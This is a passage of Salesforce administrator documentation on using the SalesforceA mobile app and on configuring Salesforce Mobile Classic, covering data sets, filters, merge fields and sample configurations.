Use SalesforceA on your mobile device to log in to multiple Salesforce organizations that you administer. Once logged in, you can switch between organizations without going through the login process again.

1. Tap the navigation icon to go to the menu. For iOS users, tap **More**.
2. Tap the down arrow next to your username. A list of your accounts appears.
3. Select a previously saved username or tap **+ Add account** to add an account.
4. To choose a sandbox or custom host, tap the gear icon in the upper right (iOS users) or the action overflow button in the upper right (Android users), and switch to your desired host.

From the list of your accounts, you can:

- Switch between organizations
- See whether each organization is production or sandbox (iOS only)
- See each organization's edition (iOS only)

Tap the up arrow to close the account selector.

EDITIONS

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USER PERMISSIONS

To use SalesforceA:

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

Create a New User with SalesforceA

Use SalesforceA on your mobile device to create a new user. Creating a new user is available in SalesforceA for iOS version 3.3 or later.

1. From the **Users** page, tap **+**.
2. Enter the user's name and email address and a unique username in the form of an email address. By default, the username is the same as the email address.
3. Select a `User License`. The user license determines which profiles are available for the user.
4. Select a profile, which specifies the user's minimum permissions and access settings.
5. In Professional, Enterprise, Unlimited, Performance, and Developer Editions, select a `Role`.
6. Select `Generate new password and notify user immediately` to have the user's login name and a temporary password emailed to the new user.
7. Tap **Save**.

Note: Your *username* must be unique across all Salesforce orgs. The username must be in the format of an email address, for example, jane@salesforce.com. This email username doesn't have to work. You *can* have the same functioning email address associated with your account across orgs—only the *username in the form of an email address* must remain unique.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.

USER PERMISSIONS

To use SalesforceA:
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


You can create a new user even if you don't have enough user licenses to accommodate one. SalesforceA saves all the fields of your new user, but the user is in an inactive state. To change the state of an inactive user to active, you need to reassign a license from an existing user to your newly created user. For guidelines about creating a new user, see Guidelines for Adding Users in the Salesforce Help for more information.

Reassign a User License with SalesforceA

When you create a new user with SalesforceA, there may be instances when your org doesn't have enough user licenses to assign to the newly created user. No need to worry if this happens, because SalesforceA saves the newly created user as inactive. To change the newly created user from inactive to active, you can reassign a user license from an existing user to the newly created user. Reassigning a user license is available in SalesforceA for iOS version 3.3 or later.

1. From the inactive user's page, tap **Reassign a License**.
2. Either scroll or use the **Find User** search bar to find an existing user you want to reassign a user license from.
3. When you've found that existing user, tap **Reassign This License**.
4. Confirm the changes, and tap **OK**.


EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.

USER PERMISSIONS

To use SalesforceA:
- "Manage Users"



Support On-the-Go Productivity with Salesforce Mobile Classic

Salesforce Mobile Classic helps your teams succeed by allowing users to access their latest Salesforce data, whenever and wherever they need it, directly from Android™ and iPhone® devices.

The Salesforce Mobile Classic app exchanges data with Salesforce over mobile or wireless networks, and stores a local copy of the user's data in its own database on the mobile device. Users can edit local copies of their Salesforce records when a data connection isn't available, and transmit those changes to Salesforce when a connection is available again. The app also promotes near real-time logging of critical information by prompting users to enter updates directly in Salesforce or Force.com AppExchange apps after important customer calls, emails, or appointments.

A Salesforce Mobile Classic license is required for each user to use Salesforce Mobile Classic. For organizations using Unlimited, Performance, and Developer Editions, Salesforce provides one mobile license for each Salesforce license. Organizations using Professional or Enterprise Editions purchased mobile licenses separately.

Note: The Android and iPhone apps are available in English, Japanese, French, German, and Spanish. Contact Salesforce to turn on Salesforce Mobile Classic for your organization.

About the Salesforce Mobile Classic Default Configuration

Salesforce Mobile Classic Implementation Tips and Best Practices
Set up the Salesforce Mobile Classic app using these tips and best practices.

Setting Up Salesforce Mobile Classic

Manage Salesforce Mobile Classic Configurations

Manage Salesforce Mobile Classic Devices

EDITIONS

Salesforce Mobile Classic setup available in: both Salesforce Classic and Lightning Experience

Mobile app available in: **Performance**, **Unlimited**, and **Developer** Editions for orgs created prior to Winter '17

Mobile app available for an extra cost in: **Professional** and **Enterprise** Editions for orgs created prior to May 1, 2016

Mobile app not available for orgs created in Winter '17 or later

Salesforce Mobile Classic App Limits

SEE ALSO:

Setting Up Salesforce Mobile Classic
Salesforce Classic Implementation Guide
Salesforce Classic User Guide for iPhone

About the Salesforce Mobile Classic Default Configuration

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Mobile app not available for orgs created in Winter '17 or later

Mobile configurations for the Salesforce Mobile Classic app are sets of parameters that determine what data Salesforce transmits to users' mobile devices and which users receive the data on their mobile devices. A default mobile configuration is provided for Professional, Enterprise, Unlimited, Performance, and Developer Edition organizations. Administrators can't view or edit the default mobile configuration.

Users are automatically assigned to the default mobile configuration when they activate their Salesforce account from a supported mobile device using the Salesforce Mobile Classic app.

The default mobile configuration:

- Allows users with an assigned mobile license to install and activate Salesforce Mobile Classic, even if you haven't yet assigned them to a mobile configuration.

You can disable Salesforce Mobile Classic to prevent users from activating the Salesforce Mobile Classic app.

The default configuration can mobilize the following objects:

- Accounts
- Assets
- Cases
- Contacts
- Dashboards
- Events
- Leads
- Opportunities
- Reports
- Solutions
- Tasks

Note:

- Not all objects available in the Salesforce Mobile Classic app are mobilized with the default configuration.
- Assets aren't available as a tab in the Salesforce Mobile Classic app but display as a related list for accounts, cases, and contacts.

The default configuration automatically synchronizes records the user recently accessed in Salesforce on the Salesforce Mobile Classic app. Users can search for records that aren't automatically synchronized; once the user downloads a record, the record becomes a permanent part of the data set. In addition to recently accessed records, the default configuration synchronizes activities closed in the past five days and open activities due in the next 30 days.

Salesforce Mobile Classic Implementation Tips and Best Practices

Set up the Salesforce Mobile Classic app using these tips and best practices.

EDITIONS

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USER PERMISSIONS

To view Salesforce Mobile Classic configurations:
- "View Setup and Configuration"

To create, change, or delete Salesforce Mobile Classic configurations:
- "Manage Mobile Configurations"

Building Lean Data Sets

- Keep the data sets in your mobile configurations as small as possible. Not only do lean data sets greatly improve the Salesforce Mobile Classic app's performance, but they also make the app easier to use. Pushing massive amounts of data to the device might seem like a good idea, but the important records tend to get lost among the ones that aren't relevant to users' day-to-day activities. Small data sets are powerful because the Salesforce Mobile Classic app synchronizes with Salesforce every 20 minutes, so the data is constantly refreshed with new and updated records. Even if your mobile configurations don't account for every possible record your users might need, they can search for records that aren't automatically synchronized to their devices.

  To build small data sets:

  - Nest the objects in the data set tree. For example, add contacts as a child data set of the account object so that the data set includes contacts related to the mobilized accounts instead of all the user's contacts.
  - Avoid setting the record ownership filter to All Records unless your organization uses a private sharing model. It's unlikely that users need to see all of an object's records on their devices. Instead of mobilizing all opportunity records, for example, mobilize just the opportunities owned by the user or the user's opportunity team.
  - Use filters that synchronize the most relevant records. For example, even if you limit the opportunities on the device to records owned by the user, you could further prune the data set by mobilizing only opportunities closing this month.
  - Set a record limit to prevent the data set from getting too large. Generally, a single data set should generate no more than 2,500 records.

- Another way to build lean data sets is to mobilize the Salesforce recent items list, add the data sets, and set the record ownership filters in your data sets to None (Search Only). The user's data set is populated with records recently accessed in Salesforce, and those records in turn synchronize additional data based on the data set hierarchy. For example, let's say you create a data set with the account object at the root level and add the contact, task, and event objects as child data sets. When the Salesforce Mobile Classic app synchronizes an account from the Salesforce recent items list, it also synchronizes the contacts, tasks, and events related to that account.
- If you're not sure which fields to use as filters for your data sets or mobile views, consider using the Last Activity Date field. For example, set up a filter that synchronizes contacts with an activity logged this week or this month. The Last Activity Date field is a better indicator of a record's relevance than the Last Modified Date field—often the main detail of a record remains unchanged even though users frequently log related tasks and events.

Mobilizing Records Users Need

- Before mobilizing a custom object, make sure the object's functionality is compatible with the Salesforce Mobile Classic app. Salesforce Mobile Classic doesn't support S-controls, mashups, merge fields, image fields, or custom links.
- To obtain a relevant set of activities, mobilize the task and event objects at the root level of the data set hierarchy and nest them under parent objects, like contacts, accounts, and opportunities. Adding tasks and events at multiple levels ensures that users will see their personal activities and activities related to the records on their devices. Avoid mobilizing too much activity history or too

many tasks and events not owned by the user. Generally, there are more task and event records in an organization than any other type of record, so it's easy to bloat data sets with too many activities.

- If your sales representatives frequently take orders in the field and need a comprehensive inventory list, add the product object at the root level of the data set hierarchy. Nesting the opportunity product object below the opportunity object won't mobilize all products.
- If your users need to assign tasks to other users or change the record owner, mobilize the user object so that the names of other users will be available on the device. Avoid mobilizing all user records—instead, set up filters based on the role or profile.
- Be sure that users assigned to a mobile configuration have field-level access to all the fields used in the configuration's filter criteria. If a user doesn't have access to a field in a data set's filter criteria, the Salesforce Mobile Classic app won't synchronize the records for that data set or its child data sets.
- You can sometimes use cross-object formula fields to work around limitations of the Salesforce Mobile Classic app. For example, Salesforce Mobile Classic doesn't support campaigns, so you can't add the campaign object as a data set and add the opportunity object as its child data set to get the related records. However, you can create a text formula field on the opportunity object equal to the name of the parent campaign. The field needs to be visible, but it doesn't need to be included on your page layouts. Then add the opportunity object to the data set and use the new formula field to filter opportunities related to a specific campaign.
- Although a mobile configuration might include an object at multiple levels in the data set hierarchy, users won't see duplicate tabs in the Salesforce Mobile Classic app. Only one Task tab appears on the device even if you mobilize the task object at the root level and as a child data set of three objects.

Customizing Mobile Configurations

- Clean up your mobile page layouts by excluding fields from the objects in the mobile configuration. Less data is sent to the device, and mobile users don't have to scroll through unnecessary fields.
- If you mobilize the Dashboards tab, be sure to select any other tabs that should appear in the Salesforce Mobile Classic app. Customizing the tabs for a mobile configuration overrides the default tab set—if you only mobilize the Dashboard tab, it will be the only tab sent to the device.
- Due to the small size of mobile device screens, you can only select two display columns for mobile views. If you need three columns of data, create a text formula field on the object that concatenates the three fields, then use the formula field in the mobile view criteria.
- When creating mobile views, you can filter based on the current user with the $User.ID global variable, but you can't enter a user's name as a value in the filter criteria. To build a view based on users, create a text formula field on the appropriate object, then use the formula field in the mobile view criteria. For example, to create a view that displays opportunities owned by an opportunity team, create a text formula field on the opportunity object that contains the opportunity owner's user ID or role, then create a view that filters on values in that field.

Testing and Deploying the Mobile Product

- It's important to test mobile configurations to make sure they're synchronizing an acceptable amount of data. Test configurations against active users who own a very large number of records. Typically, most data sets generate between 500 KB and 4 MB of data. If the data sets are over 4 MB, refine the filter criteria to limit the amount of data sent to the device.
- You can use the Salesforce Mobile Classic app in the sandbox before deploying to your organization.
- Use of the Salesforce Mobile Classic app requires a data plan. The wireless data volume for the Salesforce Mobile Classic app varies greatly between customers and even users in the same organization. It's impossible to predict your organization's data usage, but we can offer some guidelines:
  - The initial data download consists of records that match the criteria specified in the user's mobile configuration and the metadata needed to support these records when disconnected. On average, the data sizes range from 500 KB–4 MB.

- After the initial download of data, incremental update requests are initiated by the client app every 20 minutes. Each of these requests and the corresponding server response are approximately 200 bytes.
- If any new data is downloaded to the client app as a result of the update request, only the new or changed values are sent. For example, the Salesforce Mobile Classic app only downloads the new phone number in a contact record, not the entire contact record. The amount of data transmitted differs for every organization and every user.

Generally, the volume of data transmitted by the Salesforce Mobile Classic app is low compared to moderate email usage.

Best Practices

- Use the zero-administration deployment option to experiment with the Salesforce Mobile Classic app before you set up mobile configurations. You'll create better blueprints for your mobile configurations if you've tried using the Salesforce Mobile Classic app.
- Talk to users about their favorite reports, views, and dashboards to get ideas for what filter criteria to use in mobile configurations.
- After setting up mobile configurations, deploy the Salesforce Mobile Classic app on a limited basis with a select group of users. Adjust the mobile setup based on their feedback, then deploy to all of your users.

Setting Up Salesforce Mobile Classic

To deploy the Salesforce Mobile Classic app to your organization:

1. Review the mobile implementation tips and best practices
2. Enable mobile users
3. Create one or more mobile configurations
4. Define the data sets for your mobile configurations
5. Test the mobile configurations
6. Customize mobile page layouts and adjust mobile user permissions (optional)
7. Customize mobile tabs (optional)
8. Create custom mobile views (optional)
9. Set up mobile reports (optional)
10. Set up Salesforce CRM Content (optional)
11. Configure access for partner users (optional)
12. Create links to Web and Visualforce Mobile pages (optional)
13. Notify users that Salesforce Mobile Classic is available for download

When users download the Salesforce Mobile Classic app and activate their accounts, you can manage their devices in the Salesforce Mobile Classic Administration Console.

SEE ALSO:

- Manage Salesforce Mobile Classic Configurations
- Manage Salesforce Mobile Classic Devices

EDITIONS

Salesforce Mobile Classic setup available in: both Salesforce Classic and Lightning Experience

Mobile app available in: **Performance**, **Unlimited**, and **Developer** Editions for orgs created prior to Winter '17

Mobile app available for an extra cost in: **Professional** and **Enterprise** Editions for orgs created prior to May 1, 2016

Mobile app not available for orgs created in Winter '17 or later

USER PERMISSIONS

To view Salesforce Mobile Classic settings:

- "View Setup and Configuration"

To change Salesforce Mobile Classic settings:

- "Manage Mobile Configurations"

Enabling Salesforce Mobile Classic Users

To enable users to access Salesforce Mobile Classic:

1. Allocate mobile licenses to users by selecting the `Salesforce Mobile Classic User` checkbox on the user record.
2. Edit each custom profile to which Salesforce Mobile Classic users are assigned to include the "API Enabled" permission. Salesforce Mobile Classic users need access to the API so their mobile devices can communicate with Salesforce. The "API Enabled" permission is enabled by default on standard profiles.

Note: The Android and iPhone apps are available in English, Japanese, French, German, and Spanish. Contact Salesforce to turn on Salesforce Mobile Classic for your organization.

To prevent users from activating Salesforce Mobile Classic on their mobile devices before you're ready to deploy the app, disable the `Salesforce Mobile Classic User` checkbox for all your users.

Note: If you deselect this checkbox for a user who is already assigned to a mobile configuration, Salesforce removes that user from the mobile configuration and assigns the user to the default mobile configuration.

The free version of Salesforce Mobile Classic is available only for orgs that enabled this option before Summer '16. With Summer '16, all other orgs (new and existing) don't see this option.

SEE ALSO:

Salesforce Classic Implementation Guide

Salesforce Classic User Guide for iPhone

Setting Up Salesforce Mobile Classic

EDITIONS

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To change Salesforce Mobile Classic settings:

- "Manage Mobile Configurations"

Create Salesforce Mobile Classic Configurations

Mobile configurations are sets of parameters that determine the data Salesforce transmits to users' mobile devices, and which users receive that data on their mobile devices. Organizations can create multiple mobile configurations to simultaneously suit the needs of different types of mobile users. For example, one mobile configuration might send leads and opportunities to the sales division, while another mobile configuration sends cases to customer support representatives.

Before creating your mobile configurations, plan which profiles and users you want to assign to each configuration. Each mobile configuration only affects the mobile devices of users assigned to the configuration.

To create a mobile configuration:

1. Enter Basic Information
2. Assign Users and Profiles
3. Set Total Data Size Limit
4. Complete Your Mobile Configuration

Note: A default mobile configuration is provided for Professional, Enterprise, Unlimited, Performance, and Developer Edition organizations. You can't view or edit the default configuration.

EDITIONS

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To view Salesforce Mobile Classic configurations:
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To create, change, or delete Salesforce Mobile Classic configurations:
- "Manage Mobile Configurations"

Enter Basic Information

1. From Setup, enter *Salesforce Classic Configurations* in the Quick Find box, then select **Salesforce Classic Configurations** to access the mobile configurations list page.
2. Click **New Mobile Configuration**.
3. Enter a name for the mobile configuration.
4. Select the Active checkbox if you want to activate the mobile configuration immediately after creating it. The mobile configuration does not work until you select this checkbox.

   If you deactivate an active mobile configuration, Salesforce saves all requests from devices of the users assigned to the mobile configuration for up to one week. If you reactivate the mobile configuration, Salesforce executes those requests in the order received.
5. Optionally, enter a description for the mobile configuration.
6. Optionally, select the Mobilize Recent Items checkbox to mark recently used records in Salesforce for device synchronization.

   Selecting this option ensures that mobile users assigned to the configuration will not have to search for and download items they recently accessed on Salesforce, even if those records do not meet the configuration's filter criteria. Only records belonging to mobilized objects can be marked for device synchronization; for example, if you do not mobilize the account object in a configuration, users assigned to that configuration cannot automatically receive recent accounts on their devices.
7. If you select the Mobilize Recent Items checkbox, select a value from the Maximum Number of Recent Items drop-down list. Set a low number if your users have minimal free space on their mobile devices.
8. Optionally, select the Mobilize Followed Records checkbox to automatically synchronize records users are following in Chatter to their mobile device. The device only synchronizes followed records for objects included in the mobile configuration's data set.

   The Mobilize Followed Records checkbox is only available if Chatter is enabled for your organization.

Assign Users and Profiles

You can assign individual users and profiles to each mobile configuration. If you assign a profile to a mobile configuration, the mobile configuration applies to all Salesforce Mobile Classic users with that profile unless a specific user is assigned to another mobile configuration.

Tip: For ease of administration, we recommend that you assign mobile configurations to profiles; however, you may have situations in which you need to assign a configuration directly to individual users.

To assign users and profiles to a mobile configuration:

1. In the Search drop-down list, select the type of member to add: users or profiles. This drop-down list is not available if you have not enabled the `Mobile User` checkbox on any user records, or if all users are already assigned to a mobile configuration; in that case, you can only assign profiles to this mobile configuration.
2. If you do not immediately see the member you want to add, enter keywords in the search box and click **Find**.
3. Select users and profiles from the `Available Members` box, and click the **Add** arrow to add them to the mobile configuration.

   You can assign each user and profile to only one mobile configuration.

   The `Available Members` box only displays users who have the `Mobile User` checkbox enabled.
4. If there are users or profiles in the `Assigned Members` box you do not want to assign to this mobile configuration, select those users and click the **Remove** arrow.

   Warning: Removing a user from an active mobile configuration deletes the Salesforce-related data on the user's mobile device but does not delete the client application.

Set Total Data Size Limit

Different types of mobile devices offer different memory capacities, and some devices experience serious problems if all of the flash memory is used. To avoid overloading mobile devices, optionally specify a total data size limit for each mobile configuration. The total data size limit prevents Salesforce from sending too much data to the mobile devices of users assigned to the mobile configuration.

To set the total data size limit, use the `Don't sync if data size exceeds` drop-down list to specify the amount of memory that is consistently available on the mobile devices of users who are assigned to this mobile configuration. If the combined size of all the data sets exceeds this limit, users assigned to this profile receive an error message on their mobile devices, and Salesforce will not synchronize any data sets in this mobile configuration. Test your mobile configuration to make sure the data sets do not exceed the total data size limit.

Tip: To reduce the size of your data, do one or more of the following:

- Delete a data set.
- Reduce the scope of your data sets.
- Refine the filter criteria of your data sets.

Complete Your Mobile Configuration

Click **Save**. Note that your mobile configuration is not active until you select the `Active` checkbox.

SEE ALSO:

Manage Salesforce Mobile Classic Configurations

Define Data Sets

Setting Up Salesforce Mobile Classic

Define Data Sets

Accessing Salesforce from a mobile device is very different than accessing it from your computer. This is because mobile devices generally have less memory and screen size than computers, and they do not maintain a constant network connection. To work with these limitations, each mobile configuration only transfers data sets, which are subsets of the records users access in the Salesforce online user interface. Mobile devices store data sets in on-board databases, allowing users to access their most important records and work offline when no network connection is available. Salesforce automatically synchronizes the on-board databases when the mobile device reestablishes a network connection.

Each data set can contain records related to a single object and is classified by the name of that object. For example, the Accounts data set only includes account records.

Data sets can have child data sets, which are data sets that contain records associated with a top-level (parent) data set. For example, if the first level of your hierarchy has an Accounts data set, you can add a Contacts child data set that includes all contact records related to the account records. Child data sets appear as related lists on mobile devices.

A single mobile configuration can have multiple data sets for the same object and at different levels. For example, you can have an Events parent data set and an Events child data set under Leads.

Tip: Review the sample data sets to see how you might define data sets for common groups of Salesforce users.

After creating a mobile configuration, you must define its data sets. To access the data sets for a mobile configuration:

1. From Setup, enter *Salesforce Classic Configurations* in the Quick Find box, then select **Salesforce Classic Configurations**. Then click the name of the mobile configuration that you want to modify.
2. In the Data Sets related list, click **Edit**.
3. From the Data Sets page, you can:
   - Add a data set.
   - Remove a data set by selecting the data set you want to remove and clicking **Remove**.
   - Edit a data set by selecting the data set you want to edit in the hierarchy. The right pane displays the filters for that data set.
   - Test your mobile configuration.

   As you define and modify the data sets, Salesforce automatically saves your changes.
4. Click **Done** when you are finished.

EDITIONS

Salesforce Mobile Classic setup available in: both Salesforce Classic and Lightning Experience

Mobile app available in: **Performance**, **Unlimited**, and **Developer** Editions for orgs created prior to Winter '17

Mobile app available for an extra cost in: **Professional** and **Enterprise** Editions for orgs created prior to May 1, 2016

Mobile app not available for orgs created in Winter '17 or later

USER PERMISSIONS

To view mobile data sets:
- "View Setup and Configuration"

To create, change, or delete mobile data sets:
- "Manage Mobile Configurations"

Adding Data Sets

To add a data set:

1. In the hierarchy, select **Data Sets** to create a parent data set, or select an existing data set to create a child data set.
2. Click **Add...**.
3. In the popup window, select the object for the records you want the data set to include. Salesforce lets you create parent data sets for all custom objects and the following standard objects:
   - Accounts

- Assets
- Attachments
- Cases
- Contacts
- Content
- Events
- Leads
- Notes
- Opportunities
- Price Books
- Products
- Solutions
- Tasks
- Users

Note:

- Although attachments are available as a data set, they're only supported in Salesforce Mobile Classic for Android.
- Salesforce Mobile Classic supports default field values only for picklists and multiselect picklists. Default field values for other types of fields, such as checkboxes and numeric fields, do not appear in Salesforce Mobile Classic.

When adding to an existing data set, the popup window displays any object with a relationship to the selected object. This includes child objects, and also parent objects with a master-detail or lookup relationship to the selected object.

For example, assume you created an account field called Primary Contact with a lookup relationship to the contact object. If you add Account as a top-level data set in a mobile configuration, you see two sets of contacts when you add Contact below Account:

- **Contact:** Represents the standard relationship between the account and contact objects.
- **Contact (Referenced by Account):** Represents any object that is the parent in a lookup or master-detail relationship for the selected object. In this case, the contact object is referenced by the Primary Contact field on the account object.

Because Salesforce distinguishes between these two types of relationships, you could, for example, mobilize just the contacts referenced by a custom account field without sending any child contact records to the device.

4. Click **OK**. The data set you created appears in the hierarchy.
5. Optionally, use filters to restrict the records that a parent or child data set includes:
   a. Use the Filter by Record Ownership options to configure Salesforce to automatically synchronize records based on the owner of the record. The possible options are:
      - `All Records`: Salesforce automatically synchronizes all records the user can access. The `All Records` option is not available for tasks and events when they are parent data sets in a mobile configuration. This helps prevent failed data synchronization due to activity filter queries that take too long to run.
      - `User's Records`: Salesforce automatically synchronizes all records the user owns.
      - `User's Team's Records`: Salesforce automatically synchronizes all records owned by the user and the user's subordinates in the role hierarchy.
      - `User's Account Team's Records`: Salesforce automatically synchronizes accounts for which the user is an account team member, but does not include accounts owned by the user.

- `User's Opportunity Team's Records`: Salesforce automatically synchronizes opportunities for which the user is an opportunity team member, but does not include opportunities owned by the user.
- `None (Search Only)`: Salesforce does not automatically synchronize any records for this data set; however, users can use their mobile devices to search all of the records they can access.

Salesforce only displays options that relate to the selected data set. For example, selecting an account data set displays the `User's Account Team's Records` option, while selecting an opportunity data set displays the `User's Opportunity Team's Records` option.

If your mobile needs for an object require a combination of the available record ownership filters, you can add the same object data set up to four times on the same hierarchy level. For example, a sales manager might want to synchronize his opportunities, opportunities owned by his subordinates, and opportunities for which he is an opportunity team member. In this case, you would add an opportunity data set and select `User's Team's Records`, then add a second opportunity data set at the same level in the hierarchy and select `User's Opportunity Team's Records`. Note that objects with only one ownership filter option, such as Case Comment, cannot be added multiple times at the same level of the hierarchy.

b. Set the filter criteria to automatically synchronize only records that meet specific criteria in addition to the Filter by Record Ownership option you selected. For example, you can set the filter to only include opportunity records with amounts greater than $50,000, or contact records with the title "Buyer."

c. To prevent a single data set from consuming all the memory on a mobile device, select the second radio button under Set Max Record Limit and enter the maximum number of records this data set can transfer to mobile devices. Use the Order By and Sort drop-down lists to specify which records are synchronized if the data size limit is exceeded.

If the limit is reached, Salesforce updates the records currently on the mobile device approximately every 20 minutes, and replaces the records approximately every 24 hours in accordance with the Order By and Sort settings. For example, if the settings are Last Modified Date and Descending, Salesforce transfers the most recently modified records to mobile devices and removes the same number of records that were least recently modified.

If you selected the `None (Search Only)` Filter by Record Ownership option, the limit you set does not apply because no records are automatically synchronized.

Tip: Do not use Set Max Record Limit in place of filters. Only use Set Max Record Limit as a safety mechanism, and use filters as the primary means of limiting the number of records on a mobile device. This ensures that your mobile users receive the correct records on their devices.

Because of the memory restrictions of mobile devices, Salesforce prevents a single query from returning more than 2,500 records.

6. Be sure to test your mobile configuration to make sure the data does not exceed the total data size limit.

7. Click **Done**.

SEE ALSO:

Support On-the-Go Productivity with Salesforce Mobile Classic

Manage Salesforce Mobile Classic Configurations

Setting Up Salesforce Mobile Classic

Merge Fields for Mobile Filter Criteria

Some of the $User merge fields are available when defining filters for mobile configurations and mobile custom views. In mobile configurations, you can use these merge fields to synchronize records where the user is linked to a record but is not the record owner. For example, you can send cases created by the current user to the mobile device, or you can send records to the device where the current user is referenced in a custom field. In mobile views, you can use the merge fields to define view based on the record owner; for example, you might create a view that displays the current user's accounts with a rating of "Hot".

The following table describes the available user merge fields:

Merge Field	Description
`$User.ID`	References the ID of the current user. This merge field can be applied to fields that contain a user lookup. The valid operators for this merge field are Equals and Not Equal To. When creating mobile view filters that reference an owner field, you can only use the `$User.ID` merge field.
`$User.Username`	References the username of the current user. This merge field can be applied to any text or lookup field, except picklists. The valid operators for this merge field are Equals, Not Equal To, Greater Than or Equal, Less Than or Equal, Contains, Does Not Contain, and Starts With.
`$User.Firstname`	References the first name of the current user. This merge field can be applied to any text or lookup field, except picklists. The valid operators for this merge field are Equals, Not Equal To, Greater Than or Equal, Less Than or Equal, Contains, Does Not Contain, and Starts With.
`$User.Lastname`	References the last name of the current user. This merge field can be applied to any text or lookup field, except picklists. The valid operators for this merge field are Equals, Not Equal To, Greater Than or Equal, Less Than or Equal, Contains, Does Not Contain, and Starts With.
`$User.Fullname`	References the first and last name of the current user. This merge field can be applied to any text or lookup field, except picklists. The valid operators for this merge field are Equals, Not Equal To, Greater Than or Equal, Less Than or

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Merge Field	Description
	Equal, Contains, Does Not Contain, and Starts With.

SEE ALSO:

- Manage Salesforce Mobile Classic Configurations
- Support On-the-Go Productivity with Salesforce Mobile Classic
- Define Data Sets

Sample Data Sets

Many administrators create mobile configurations based on the functional groups in their organization because users in the same group usually have similar mobile requirements for data. Below are sample data sets for common Salesforce groups. Your mobile users have unique needs, but you can use the examples as a reference to help you get started with mobile configurations.

Sales Manager

Sales managers usually need to see records they own and also the records of their subordinates. They also tend to closely monitor large deals in the pipeline.

This mobile configuration allows sales managers to see:

- The opportunities they own.
- The opportunities owned by users who report to them in the role hierarchy.
- All opportunities scheduled to close in the current quarter with an amount greater than $100,000.
- All accounts related to the opportunities.
- A subset of their contact and activity records.

Sample Mobile Configuration for Sales Managers

